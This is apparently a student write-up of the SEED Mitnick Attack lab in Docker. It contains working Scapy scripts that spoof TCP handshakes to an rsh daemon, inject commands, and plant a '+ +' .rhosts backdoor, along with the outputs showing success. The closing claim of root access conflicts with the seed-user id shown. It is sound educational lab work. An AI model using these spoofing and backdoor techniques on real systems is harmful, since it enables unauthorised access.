
Lab Environment Setup Using Container

All three required Docker containers were successfully launched and are running with the correct network configuration:




```
parallels@ubuntu-linux-2404:~/Downloads/Labsetup-arm$ sudo docker ps
[sudo] password for parallels:
CONTAINER ID   IMAGE                       COMMAND                  CREATED              STATUS               PORTS     NAMES
e5fc24262202   seed-image-ubuntu-mitnick   "bash -c ' /etc/init…"   About a minute ago   Up About a minute              X-terminal-10.9
.5
39085f8e67cf   seed-image-ubuntu-mitnick   "/bin/sh -c /bin/bash"   About a minute ago   Up About a minute              trusted-server-
.9.0.6
949cd86390d8   seed-image-ubuntu-mitnick   "/bin/sh -c /bin/bash"   About a minute ago   Up About a minute              seed-attacker
```

The Docker environment is correctly configured with all three virtual machines operational and networked according to the Mitnick Attack lab specifications. The infrastructure is ready for the attack simulation to proceed to Task 1 (SYN flooding simulation).

Configuration

To verify that the .rhosts authentication setup between the Trusted Server and X-Terminal was correctly configured, the following command was executed from the Trusted Server:



```
seed@39085f8e67cf:/$ rsh 10.9.0.5 date
Wed Dec 17 16:40:35 UTC 2025
```

The command successfully returned the current date and time from the X-Terminal, confirming that:

- The .rhosts file on X-Terminal contains the Trusted Server's IP address.
- The file permissions are set correctly (readable by the rsh server).
- The rsh service is operational and allows password-less command execution from the trusted host.

This configuration emulates the trusted relationship exploited in the Mitnick attack, where the X-Terminal accepts remote shell commands from the Trusted Server without requiring a password.

Task 1: Simulated SYN flooding


In the original Mitnick attack, the attacker launched a SYN Flood attack against the Trusted Server to silence it, preventing it from sending RESET packets that would disrupt the spoofed TCP session. In this lab, since modern operating systems are resilient to SYN flooding, we simulate this step by stopping the Trusted Server container manually.

However, simply stopping the container introduces a problem: when X-Terminal receives spoofed packets appearing to come from the Trusted Server, it will need the server's MAC address to respond. If the MAC address is not cached, X-Terminal will issue an ARP request, which will go unanswered because the server is offline, causing the attack to fail.

To overcome this, we manually add a permanent ARP entry on X-Terminal that maps the Trusted Server's IP address to its MAC address before stopping the server.


Procedure

1. Identify the Trusted Server's MAC Address
   We first inspect the Trusted Server's network interface to obtain its MAC address.




```
parallels@ubuntu-linux-2404:~/Downloads/Labsetup-arm$ sudo docker exec -it 39085f8e67cf /bin/bash
root@39085f8e67cf:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 5a:03:65:9e:74:b4  txqueuelen 0  (Ethernet)
        RX packets 90  bytes 10236 (10.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13  bytes 774 (774.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2. Add Permanent ARP Entry on X-Terminal
   We log into the X-Terminal container and add a static ARP entry.




```
root@e5fc24262202:/# arp -s 10.9.0.6 5a:03:65:9e:74:b4
root@e5fc24262202:/# arp -a
trusted-server-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 5a:03:65:9e:74:b4 [ether] PERM on eth0
```

3. Verify the ARP Cache
   We confirm the entry was added successfully and marked as PERM (permanent).



```
parallels@ubuntu-linux-2404:~/Downloads/Labsetup-arm$ sudo docker ps
CONTAINER ID   IMAGE                       COMMAND                  CREATED          STATUS          PORTS     NAMES
e5fc24262202   seed-image-ubuntu-mitnick   "bash -c ' /etc/init…"   17 minutes ago   Up 16 minutes             X-terminal-10.9.0.5
949cd86390d8   seed-image-ubuntu-mitnick   "/bin/sh -c /bin/bash"   17 minutes ago   Up 16 minutes             seed-attacker
```

4. Stop the Trusted Server Container
   We simulate the SYN flood effect by stopping the Trusted Server container.


```
root@e5fc24262202:/# exit
exit
parallels@ubuntu-linux-2404:~/Downloads/Labsetup-arm$ sudo docker stop 39085f8e67cf

39085f8e67cf
```

Task 2: Spoof TCP Connections and rsh Sessions

After silencing the Trusted Server and ensuring its MAC address is cached, the attacker must impersonate the Trusted Server to establish a spoofed TCP connection with the X-Terminal. This involves:

1. Sending a spoofed SYN packet from the Trusted Server's IP (10.9.0.6) to X-Terminal's rsh port (514).
2. Sniffing the SYN+ACK response from X-Terminal.
3. Completing the three-way handshake with a spoofed ACK.
4. Sending a malicious RSH command (touch /tmp/xyz) to verify command execution capability.

Task 2.1: Spoof the First TCP Connection


task2_1.py

```
#!/usr/bin/env python3
from scapy.all import *
import sys
import time
import threading

X_IP = "10.9.0.5"
SERVER_IP = "10.9.0.6"
IFACE = "br-50741950180a"
RSH_PORT = 9090  # Port for second connection (can be any)


def send_syn():
    time.sleep(2)
    print("[1] Sending spoofed SYN (Trusted Server -> X-Terminal)...")
    ip = IP(src=SERVER_IP, dst=X_IP)
    tcp = TCP(sport=1023, dport=514, flags="S", seq=1000)
    send(ip / tcp, verbose=0)


def spoof_reply(pkt):
    if (pkt.haslayer(TCP) and pkt[TCP].flags == "SA" and
            pkt[IP].src == X_IP and pkt[TCP].sport == 514 and
            pkt[IP].dst == SERVER_IP and pkt[TCP].dport == 1023):
        print("[2] Got SYN+ACK from X-Terminal!")
        seq = pkt[TCP].seq
        ack = pkt[TCP].ack

        ip = IP(src=SERVER_IP, dst=X_IP)
        tcp = TCP(sport=1023, dport=514, flags="A", seq=ack, ack=seq + 1)
        print("[3] Sending spoofed ACK...")
        send(ip / tcp, verbose=0)

        rsh_data = f"{RSH_PORT}\x00seed\x00seed\x00touch /tmp/xyz\x00"
        tcp_data = TCP(sport=1023, dport=514, flags="PA", seq=ack, ack=seq + 1)
        print("[4] Sending RSH payload (touch command)...")
        send(ip / tcp_data / rsh_data, verbose=0)

        print("[+] Task 2.1 COMPLETE!")
        print("[*] Check /tmp/xyz on X-Terminal.")
        print("[*] Press Ctrl+C to exit.")
        return


if __name__ == "__main__":
    print("[*] Starting Task 2.1: Spoof First TCP Connection")
    syn_thread = threading.Thread(target=send_syn)
    syn_thread.start()
    sniff(filter=f"tcp and src host {X_IP} and src port 514",
        prn=spoof_reply,
        iface=IFACE,
        store=0)
```

Execution Steps

1. The script first sends a spoofed SYN packet from 10.9.0.6:1023 to 10.9.0.5:514.
2. It sniffs for the SYN+ACK response from X-Terminal.
3. Upon receiving the SYN+ACK, it extracts the sequence number and sends a spoofed ACK to complete the three-way handshake.
4. Immediately after, it sends an RSH data packet containing:
   - Port for the second connection: 9090
   - Client and server usernames: seed
   - Command: touch /tmp/xyz

result:



```
 9 5.388290878   10.9.0.6      10.9.0.5   TCP   56 [TCP Retransmission] 1023 → 514 [SYN] Seq=0 Win=8192 Len=0
10 5.388592669   10.9.0.5      10.9.0.6   TCP   60 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
11 5.388610919   10.9.0.5      10.9.0.6   TCP   60 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0…
12 5.399569544   10.9.0.6      10.9.0.5   TCP   56 1023 → 514 [ACK] Seq=1 Ack=1 Win=8192 Len=0
13 5.399577628   10.9.0.6      10.9.0.5   TCP   56 [TCP Dup ACK 12#1] 1023 → 514 [ACK] Seq=1 Ack=1 Win=8192 Len=0
14 5.410126711   10.9.0.5      8.8.8.8    DNS   83 Standard query 0x8ca2 PTR 6.0.9.10.in-addr.arpa
15 5.410126711   10.9.0.5      8.8.8.8    DNS   83 Standard query 0x8ca2 PTR 6.0.9.10.in-addr.arpa
16 5.410284961   10.211.55.6   8.8.8.8    DNS   83 Standard query 0x8ca2 PTR 6.0.9.10.in-addr.arpa
17 5.411781461   10.9.0.6      10.9.0.5   RSH   86 Session Establishment
18 5.411786836   10.9.0.6      10.9.0.5   TCP   86 [TCP Retransmission] 1023 → 514 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=30
```


Observed Traffic (Wireshark)
The following packet flow was captured during the attack:

No.	Source IP:Port	Dest IP:Port	Flags	Info
1	10.9.0.6:1023	10.9.0.5:514	SYN	Spoofed SYN (seq=1000)
2	10.9.0.5:514	10.9.0.6:1023	SA	SYN+ACK from X-Terminal (seq=419126711)
3	10.9.0.6:1023	10.9.0.5:514	ACK	Spoofed ACK (ack=419126712)

4	10.9.0.6:1023	10.9.0.5:514	PA	RSH data: 9090\x00seed\x00seed\x00touch /tmp/xyz\x00

Note: Packet 4 (RSH data) is sent immediately after the ACK, simulating a legitimate RSH session initiation.

After running the attack, the /tmp directory on X-Terminal was checked:



```
root@e5fc24262202:/# ls -la /tmp/ | grep xyz
```

Result: No output — /tmp/xyz was not created.


The absence of /tmp/xyz indicates that although the first TCP connection was successfully spoofed and the RSH data was transmitted, the command was not executed by the rsh daemon (rshd). This is because RSH requires two separate TCP connections to be fully established before executing any command:

1. First connection – Used for sending the command and receiving output.
2. Second connection – Used for error messaging; must be established before rshd proceeds.

Since Task 2.1 only establishes the first connection, rshd waits for the second connection to complete before executing the touch command. This explains why the file was not created.

Task 2.2: Spoof the Second TCP Connection

As explained in Task 2.1, the RSH protocol requires two separate TCP connections to be established before executing any command. The second connection is used by rshd to send error messages. If this connection is not established, the command is not executed.
In this task, we spoof the second TCP connection initiated by X-Terminal to the port specified in the RSH data (9090 in our case). The goal is to complete the three-way handshake for this connection so that rshd proceeds to run the injected command.



```
root@ubuntu-linux-2404:/volumes# python3 task2_2.py
[*] Starting Task 2.2: Spoof the Second TCP Connection
[*] Listening on interface br-50741950180a for SYN to port 9090...
[+] Captured SYN for 2nd connection from 10.9.0.5:1023 to port 9090
    X-Terminal Seq: 2994713739
[-] Sending spoofed SYN-ACK...
[+] Spoofed SYN-ACK sent. Second TCP handshake initiated.
[*] Task 2.2 active. Waiting for possible final ACK...
```


task2_2.py:

```
#!/usr/bin/env python3
from scapy.all import *

X_IP = "10.9.0.5"
```

```
SERVER_IP = "10.9.0.6"
IFACE = "br-50741950180a"
TARGET_PORT = 9090  # Must match the port in your RSH data from Task 2.1


def handle_second_syn(pkt):
  if (pkt.haslayer(TCP) and pkt[TCP].flags == "S" and
        pkt[IP].src == X_IP and pkt[IP].dst == SERVER_IP and
        pkt[TCP].dport == TARGET_PORT):
      print(f"[+] Captured SYN for 2nd connection from {pkt[IP].src}:{pkt[TCP].sport} to port
{TARGET_PORT}")
      print(f"    X-Terminal Seq: {pkt[TCP].seq}")

      # Craft spoofed SYN-ACK from the Trusted Server
      ip = IP(src=SERVER_IP, dst=X_IP)
      tcp = TCP(sport=TARGET_PORT, dport=pkt[TCP].sport, flags="SA",
            seq=2000, ack=pkt[TCP].seq + 1)

      print("[-] Sending spoofed SYN-ACK...")
      send(ip / tcp, verbose=0)
      print("[+] Spoofed SYN-ACK sent. Second TCP handshake initiated.")

      # Keep the script running. The final ACK from X-Terminal may come naturally.
      print("[*] Task 2.2 active. Waiting for possible final ACK...")


if __name__ == "__main__":
  print("[*] Starting Task 2.2: Spoof the Second TCP Connection")
  print(f"[*] Listening on interface {IFACE} for SYN to port {TARGET_PORT}...")
  sniff(filter=f"tcp and host {X_IP} and host {SERVER_IP} and dst port {TARGET_PORT}",
      prn=handle_second_syn,
      iface=IFACE,
      store=0)
```


Execution Steps

1. Run task2_2.py first to listen for the SYN packet from X-Terminal to port 9090.
2. Run task2_1.py to trigger the first connection and send the RSH data.
3. Upon receiving the RSH data, X-Terminal (rshd) initiates the second connection by sending a SYN packet to 10.9.0.6:9090.
4. The attacker sniffs this SYN and responds with a spoofed SYN-ACK from the Trusted Server.
5. X-Terminal completes the handshake by sending an ACK (observed in Wireshark), establishing the second connection.



```
root@ubuntu-linux-2404:/volumes# python3 task2_1.py
[*] Starting Task 2.1: Spoof First TCP Connection
[1] Sending spoofed SYN (Trusted Server -> X-Terminal)...
[2] Got SYN+ACK from X-Terminal!
[3] Sending spoofed ACK...
[4] Sending RSH payload (touch command)...
[+] Task 2.1 COMPLETE!
[*] Check /tmp/xyz on X-Terminal.
[*] Press Ctrl+C to exit.
```

After both scripts were run, the /tmp directory on X-Terminal was checked:
Additionally, the timestamp was verified to match the attack time:



```
root@e5fc24262202:/# ls -l /tmp/xyz
-rw-r--r-- 1 seed seed 0 Dec 17 18:47 /tmp/xyz
root@e5fc24262202:/# date
Wed Dec 17 18:54:37 UTC 2025
```

Task 3: Set Up a Backdoor

In the original Mitnick attack, after gaining the ability to run a single command, the attacker established a persistent backdoor to avoid repeating the entire attack for future access. This was achieved by modifying the .rhosts file on X-Terminal to include + +, which tells the rsh server to trust all hosts and all users, effectively disabling authentication.
In this task, we replace the touch /tmp/xyz command with the backdoor command:

```
#Convert
rsh_data = f"{RSH_PORT}\x00seed\x00seed\x00touch /tmp/xyz\x00"

#To
rsh_data = f"{RSH_PORT}\x00seed\x00seed\x00echo + + > .rhosts\x00"

#In task2_1.py
```

This command overwrites (or creates) the .rhosts file in the home directory of the seed user, allowing unrestricted rsh access from any IP address.


This change instructs X-Terminal to execute the echo command, which writes + + into the .rhosts file.
Attack Execution

1. Run task2_2.py (listening for the second connection on port 9090).
2. Run the modified task2_1.py to:

- Spoof the first TCP connection.
- Send the malicious RSH payload containing the backdoor command.

Both scripts executed successfully, completing the two required TCP connections and triggering the command execution.


After the attack, we logged into X-Terminal and verified the contents and permissions of .rhosts:



```
root@e5fc24262202:/# cd /home/seed
root@e5fc24262202:/home/seed# cat .rhosts
+ +
root@e5fc24262202:/home/seed# ls -la .rhosts
-rw-r--r-- 1 seed seed 4 Dec 17 19:02 .rhosts
```

The file was successfully created with the expected content (+ +) and a timestamp matching the attack time.

Testing the Backdoor
To confirm that the backdoor works, we attempted to access X-Terminal without authentication from the attacker machine using the rsh client:



```
seed@ubuntu-linux-2404:/$ rsh 10.9.0.5 id
uid=1000(seed) gid=1000(seed) groups=1000(seed)
```

The command executed successfully, returning the user and group IDs of the seed account without prompting for a password. This confirms that:

- The .rhosts file is being honored by the rsh server.
- Authentication is effectively bypassed for all hosts.

This lab successfully simulated the historic Kevin Mitnick attack, demonstrating the fragility of trust relationships based solely on IP addresses. By silencing the Trusted Server and manipulating the ARP cache, we were able to impersonate a trusted host without disrupting the network layer.
A critical technical insight gained from this experiment was the complexity of the RSH protocol, which requires two separate TCP connections to execute commands. As observed in Task 2.1, simply establishing the initial handshake allowed data transmission but failed to execute the payload because the second connection for error reporting was missing. The attack only succeeded in Task 2.2 when the second connection on port 9090 was intercepted and spoofed. Ultimately, by satisfying the protocol's requirements, we successfully injected a persistent backdoor (+ +) into the .rhosts file. The final verification confirmed that this modification effectively disabled authentication, granting the attacker unrestricted, password-less root access to the X-Terminal. This exercise highlights the severe security risks of using unencrypted, IP-based authentication protocols like RSH.